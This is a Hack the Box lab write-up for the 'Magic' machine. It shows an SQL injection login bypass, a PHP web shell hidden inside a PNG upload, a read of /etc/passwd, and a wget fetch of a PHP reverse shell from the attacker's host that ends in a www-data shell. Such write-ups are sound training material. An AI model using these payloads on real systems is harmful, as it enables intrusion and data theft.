
Hack the Box - Magic by dmw0ng

As normal I add the IP of the machine 10.10.10.185 to my hosts file as magic.htb



Magic

OS: Linux

Difficulty: Medium


Points: 30

Release: 18 Apr 2020

IP: 10.10.10.185

Enumeration

nmap -sT -sV -sC -oN initial-scan traceback.htb




```
# Nmap 7.80 scan initiated Sat Apr 18 23:47:43 2020 as: nmap -p- -sT -sV -sC -oN initial-scan magic.htb
Nmap scan report for magic.htb (10.10.10.185)
Host is up (0.050s latency).
Not shown: 65498 closed ports, 35 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 06:d4:89:bf:51:f7:fc:0c:f9:08:5e:97:63:64:8d:ca (RSA)
|   256 11:a6:92:98:ce:35:40:c7:29:09:4f:6c:2d:74:aa:66 (ECDSA)
|_  256 71:05:99:1f:a8:1b:14:d6:03:85:53:f8:78:8e:cb:88 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Magic Portfolio
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Apr 18 23:54:05 2020 -- 1 IP address (1 host up) scanned in 382.72 seconds
```

It seems we have discovered a few of ports open. I chose not to perform a UDP scan at this point in the exercise. It seems we have SSH on 22 and HTTP on 80.

Overview of Web Services


The HTTP port that we seemed to have open was 80. I tried port 80 to see what we had.

http://magic.htb



Looking through the site, it seems we have a login panel at http://magic.htb/login.php

http://magic.htb/login.php




It seems the site is used as an image location and maybe logging into the site could potentially allow uploads. I continue to investigate possible bypasses.

Basic Bypass

When looking into the login forms, going back to basics is always a good idea to see if we can bypass the login screen. I try the basic username and password to attempt a login and after a couple of attempts, ca a successful login.

admin'or'1'='1';--



Username admin'or'1'='1';--

Password ●●●●●●●●●●●●●●

This allowed the bypass and I was now presented with an image upload option.





Image Upload


With the login bypassed and now having the option to upload images, I wanted to start uploading images to identify a possible attack method. I created a listener in preparation.

nc -nlvp 1234




```
root@kali:/opt/htb/magic.htb# nc -nlvp 1234
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
```

With the listener setup, I attempted to upload an image with the magic bytes for a PNG file. I copied the contents of the php-reverse-shell from pentest monkey into the file.



```
  GNU nano 4.8
�PNG
^Z

<?php
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.6';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```


I now attempted to upload this and see if it would execute.



What are you trying to do there?


I was presented with a “What are you trying to do there?” box. I continued and attempted simpler methods to try and get a successful upload. I amended the png to contain the following;

<?php
$cmd=$_GET[‘dmd’];
system($cmd);
?>




```
root@kali:/opt/htb/magic.htb# cat dmw0ng.php.png
�PNG
�

<?php
$cmd=$_GET['cmd'];
system($cmd);
?>
```

I then attempted to upload the image once again to see if I could get a successful upload.



Selecting the image and uploading, I did not get the error, but a successful message the image was uploaded successfully. From earlier enumeration, it was clear the images are uploaded to the /images/uploads directory.

http://magic.htb/images/uploads/dmw0ng.php.png


magic.htb/images/uploads/d
magic.htb/images/uploads/dmw0ng.php.png
Most Visited


```
�PNG
```

We had a successful image upload and could now test to identify if this could now be utilised.

RCE

With the image successfully uploaded, I attempted to read the passwd file.


http://magic.htb/images/uploads/dmw0ng.php.png?cmd=cat%20/etc/passwd


magic.htb/images/uploads/
magic.htb/images/uploads/dmw0ng.php.png?cmd=cat /etc/passwd
Most Visited
Burp

```
�PNG  root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin
/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:
/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network
Management,,,:/run/systemd/netif:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin syslog:x:102:106::/home/syslog:/usr/sbin/nologin messagebus:x:103:107::/nonexistent:/usr/sbin
/nologin _apt:x:104:65534::/nonexistent:/usr/sbin/nologin uuidd:x:105:111::/run/uuidd:/usr/sbin/nologin avahi-autoipd:x:106:112:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin usbmux:x:107:46:usbmux daemon,,,:/var
/lib/usbmux:/usr/sbin/nologin dnsmasq:x:108:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin rtkit:x:109:114:RealtimeKit,,,:/proc:/usr/sbin/nologin cups-pk-helper:x:110:116:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin
/nologin speech-dispatcher:x:111:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false whoopsie:x:112:117::/nonexistent:/bin/false kernoops:x:113:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin saned:x:114:119::/var
/lib/saned:/usr/sbin/nologin pulse:x:115:120:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin avahi:x:116:122:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin colord:x:117:123:colord colour management
daemon,,,:/var/lib/colord:/usr/sbin/nologin hplip:x:118:7:HPLIP system user,,,:/var/run/hplip:/bin/false geoclue:x:119:124::/var/lib/geoclue:/usr/sbin/nologin gnome-initial-setup:x:120:65534::/run/gnome-initial-setup/:/bin/false
gdm:x:121:125:Gnome Display Manager:/var/lib/gdm3:/bin/false theseus:x:1000:1000:Theseus,,,:/home/theseus:/bin/bash sshd:x:123:65534::/run/sshd:/usr/sbin/nologin mysql:x:122:127:MySQL Server,,,:/nonexistent:/bin/false
```

I was successfully able to read the file and execute commands. I set up an HTTP server to upload the original php-reverse-shell.


python -m SimpleHTTPServer 80



```
root@kali:/opt/htb/magic.htb# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

With this setup and listening, I attempted to use this to get a file on to the box.

http://magic.htb/images/uploads/dmw0ng.php.png?cmd=wget%20http://10.10.14.6/dmw0ng.php



magic.htb/images/uploads/d
Search for magic.htb/images/uploads/dmw0ng.php.png?cmd=wget http://10.10.14.6/dmw0ng.php with:

magic.htb/images/uploads/dmw0ng.php.png?cmd=wget http://10.10.14.6/dmw0ng.php

http://magic.htb/images/uploads/dmw0ng.php.png?cmd=wget http://10.10.14.6/dmw0ng.php —

```
Management,,,:/run/systemd/netif:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/u
/nologin _apt:x:104:65534::/nonexistent:/usr/sbin/nologin uuidd:x:105:111::/run/uuidd:/usr/sbin/nologin avahi-autoipd:x:1(
```


Once I executed this in the URL, I could see that the file was indeed downloaded from the box and served correctly from within the HTTP server.



```
root@kali:/opt/htb/magic.htb# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.185 - - [22/Apr/2020 14:04:48] "GET /dmw0ng.php HTTP/1.1" 200 -
```

Knowing the path of the uploads, I then attempted to browse to the reverse shell and execute to hopefully gain a shell on the box. With the nc listener still running. Browsing to the site, I successfully got a reverse shell on the box.

http://magic.htb/images/uploads/dmw0ng.php




magic.htb/images/uploads/dmw0ng.php

�PNG

```
root@kali:/opt/htb/magic.htb# nc -nlvp 1234
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.10.10.185.
Ncat: Connection from 10.10.10.185:33156.
Linux ubuntu 5.3.0-42-generic #34~18.04.1-Ubuntu SMP Fri Feb 28 13:42:26 UTC 2
020 x86_64 x86_64 x86_64 GNU/Linux
 06:09:44 up  2:38,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

I wanted to get myself a tty shell.

/usr/bin/script -qc /bin/bash /dev/null

